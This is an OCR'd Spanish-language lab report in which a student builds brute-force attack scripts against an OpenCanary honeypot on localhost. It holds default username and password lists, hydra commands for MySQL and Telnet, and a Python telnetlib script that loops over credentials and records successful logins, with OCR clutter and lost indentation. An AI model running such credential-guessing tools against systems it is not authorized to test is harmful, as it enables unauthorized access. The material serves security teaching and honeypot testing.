






5. CREAR SCRIPT 3 - MYSQL BRUTE FORCE

Crear el script MySQL

nano mysql_attack.sh


Building dependency tree... Done
Reading state information... Done
hydra is already the newest version (9.5-1build3).
nmap is already the newest version (7.94+git20230807.3be01efb1+dfsg-3build2).
0 upgraded, 0 newly installed, 0 to remove and 0 not upgraded.
neil@DESKTOP-0GNJ9R7:~$ mkdir honeypot-attacks
neil@DESKTOP-0GNJ9R7:~$ cd honeypot-attacks
neil@DESKTOP-0GNJ9R7:~/honeypot-attacks$ cat > users.txt << EOF
admin
root
user
administrator
test
guest
ftp
mysql
EOF
neil@DESKTOP-0GNJ9R7:~/honeypot-attacks$ cat > passwords.txt << EOF
password
123456
admin
root
password123
test
guest
admin123
EOF
neil@DESKTOP-0GNJ9R7:~/honeypot-attacks$ nano ssh_attack.sh
neil@DESKTOP-0GNJ9R7:~/honeypot-attacks$ nano ftp_attack.sh
neil@DESKTOP-0GNJ9R7:~/honeypot-attacks$ nano mysql_attack.sh
Archivo Editar Ver
ALVIN NEIL LOPEZ AGUILAR
CI: 14023800



GNU nano 7.2 mysql_attack.sh *
#!/bin/bash
echo "=="
echo " ATAQUE MySQL BRUTE FORCE"
echo "=="
echo "Objetivo: localhost:3306 (OpenCanary MySQL)"
echo "Fecha: $(date)"
echo "=="
# Verificar si hydra está instalado
if ! command -v hydra &> /dev/null; then
echo "Instalando Hydra..."
sudo apt update
sudo apt install hydra -y
fi
# Verificar si mysql client está instalado
if ! command -v mysql &> /dev/null; then
echo "Instalando cliente MySQL..."
sudo apt install mysql-client -y
fi
echo "Iniciando ataque con Hydra..."
echo "Comando: hydra -L users.txt -P passwords.txt mysql://localhost -t 4 -V"
echo "--"
^G Help ^O Write Out ^W Where Is ^K Cut ^T Execute ^C Location M-U Undo
^X Exit ^R Read File ^\ Replace ^U Paste ^J Justify ^/ Go To Line M-E Redo
Archivo Editar Ver
ALVIN NEIL LOPEZ AGUILAR
CI: 14023800





6. CREAR SCRIPT 4 - TELNET BRUTE FORCE


Crear el script Telnet


nano telnet_attack.sh






neil@DESKTOP-0GNJ9R7: ~/oj
neil@DESKTOP-0GNJ9R7: ~/h
GNU nano 7.2 telnet_attack.sh *
#!/bin/bash
echo "=="
echo " ATAQUE TELNET BRUTE FORCE"
echo "=="
echo "Objetivo: localhost:23 (OpenCanary Telnet)"
echo "Fecha: $(date)"
echo "=="
# Verificar si hydra está instalado
if ! command -v hydra &> /dev/null; then
echo "Instalando Hydra..."
sudo apt update
sudo apt install hydra -y
fi
# Verificar si telnet está instalado
if ! command -v telnet &> /dev/null; then
echo "Instalando Telnet..."
sudo apt install telnet -y
fi
echo "Iniciando ataque con Hydra..."
echo "Comando: hydra -L users.txt -P passwords.txt telnet://localhost -t 4 -V"
echo "--"
^G Help ^O Write Out ^W Where Is ^K Cut ^T Execute ^C Location M-U Undo
^X Exit ^R Read File ^\ Replace ^U Paste ^J Justify ^/ Go To Line M-E Redo
AUDITORIA
SEGURIDAD
METODOLO... DE LA INVE...
Archivo Editar Ver
ALVIN NEIL LOPEZ AGUILAR
CI: 14023800
Búsqueda
ESP ES
13:16 21/06/2025


neil@DESKTOP-0GNJ9R7: ~/oj
neil@DESKTOP-0GNJ9R7: ~/h
GNU nano 7.2 telnet_attack.sh *
echo ""
echo "=="
echo " SCRIPT PYTHON PERSONALIZADO"
echo "=="
Crear script Python para Telnet
cat > telnet_brute.py << 'EOF'
#!/usr/bin/env python3
import telnetlib
import time
import sys
import socket
def telnet_brute(host, port, user, password):
print(f"Probando {user}:{password}...", end=" ")
try:
# Crear conexión Telnet
tn = telnetlib.Telnet(host, port, timeout=10)
# Leer hasta el prompt de login
response = tn.read_until(b"login: ", timeout=5)
if b"login:" in response:
print("Login prompt encontrado", end=" ")
# Enviar usuario
tn.write(user.encode('ascii') + b"\n")
^G Help ^O Write Out ^W Where Is ^K Cut ^T Execute ^C Location M-U Undo
^X Exit ^R Read File ^\ Replace ^U Paste ^J Justify ^/ Go To Line M-E Redo
AUDITORIA
SEGURIDAD
METODOLO... DE LA INVE...
Archivo Editar Ver
ALVIN NEIL LOPEZ AGUILAR
CI: 14023800
Búsqueda
ESP ES
13:16 21/06/2025


neil@DESKTOP-0GNJ9R7: ~/oj
neil@DESKTOP-0GNJ9R7: ~/h
GNU nano 7.2 telnet_attack.sh *
if b"Password:" in response:
print("Password prompt encontrado", end=" ")
# Enviar contraseña
tn.write(password.encode('ascii') + b"\n")
# Leer respuesta
response = tn.read_some()
print(f"Respuesta: {len(response)} bytes")
# Verificar si hay shell prompt o mensaje de éxito
if b"$" in response or b"#" in response or b">" in response:
print(f"¡¡¡ POSIBLE ÉXITO !!! {user}:{password}")
return True
else:
print("No se encontró prompt de password")
else:
print("No se encontró prompt de login")
tn.close()
except socket.timeout:
print("TIMEOUT")
except ConnectionRefusedError:
print("CONEXIÓN RECHAZADA")
except Exception as e:
^G Help ^O Write Out ^W Where Is ^K Cut ^T Execute ^C Location M-U Undo
^X Exit ^R Read File ^\ Replace ^U Paste ^J Justify ^/ Go To Line M-E Redo
AUDITORIA
SEGURIDAD
METODOLO... DE LA INVE...
Neil
Aguilar
Archivo Editar Ver
ALVIN NEIL LOPEZ AGUILAR
CI: 14023800
Búsqueda
ESP ES
13:17 21/06/2025


neil@DESKTOP-0GNJ9R7: ~/oj
neil@DESKTOP-0GNJ9R7: ~/h
GNU nano 7.2 telnet_attack.sh *
# Listas de credenciales
users = ['admin', 'root', 'user', 'test', 'guest', 'administrator']
passwords = ['password', 'admin', '123456', 'root', 'test', 'guest', 'admin1', '']
print("Iniciando ataque Telnet personalizado...")
print("=" * 50)
successful_logins = []
for user in users:
print(f"\n--- Probando usuario: {user} ---")
for password in passwords:
if telnet_brute('localhost', 23, user, password):
successful_logins.append(f"{user}:{password}")
time.sleep(1) # Pausa entre intentos
print("\n" + "=" * 50)
print("RESUMEN DEL ATAQUE:")
print(f"Total de intentos: {len(users) * len(passwords)}")
print(f"Logins exitosos: {len(successful_logins)}")
if successful_logins:
print("Credenciales exitosas:")
for cred in successful_logins:
print(f" - {cred}")
print("=" * 50)
^G Help ^O Write Out ^W Where Is ^K Cut ^T Execute ^C Location M-U Undo
^X Exit ^R Read File ^\ Replace ^U Paste ^J Justify ^/ Go To Line M-E Redo
AUDITORIA
SEGURIDAD
METODOLO... DE LA INVE...
Neil
Aguilar
Archivo Editar Ver
ALVIN NEIL LOPEZ AGUILAR
CI: 14023800
Búsqueda
ESP ES
13:17 21/06/2025





7. Hacer ejecutables todos los scripts


Hacer ejecutables todos los scripts

chmod +x ssh_attack.sh

chmod +x ftp_attack.sh

chmod +x mysql_attack.sh

chmod +x telnet_attack.sh

